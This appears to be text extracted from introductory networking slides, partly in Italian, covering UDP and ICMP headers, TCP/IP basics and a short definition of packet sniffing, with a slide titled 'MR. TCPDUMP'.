
UDP header



ICMP header



tcp/ip 101



sniffing

Si definisce sniffing l'attività di intercettazione passiva dei dati che transitano in una rete telematica.

Gli sniffer intercettano i singoli pacchetti, decodificando le varie intestazioni di livello datalink, rete, trasporto, applicativo.


sniffing




MR. TCPDUMP



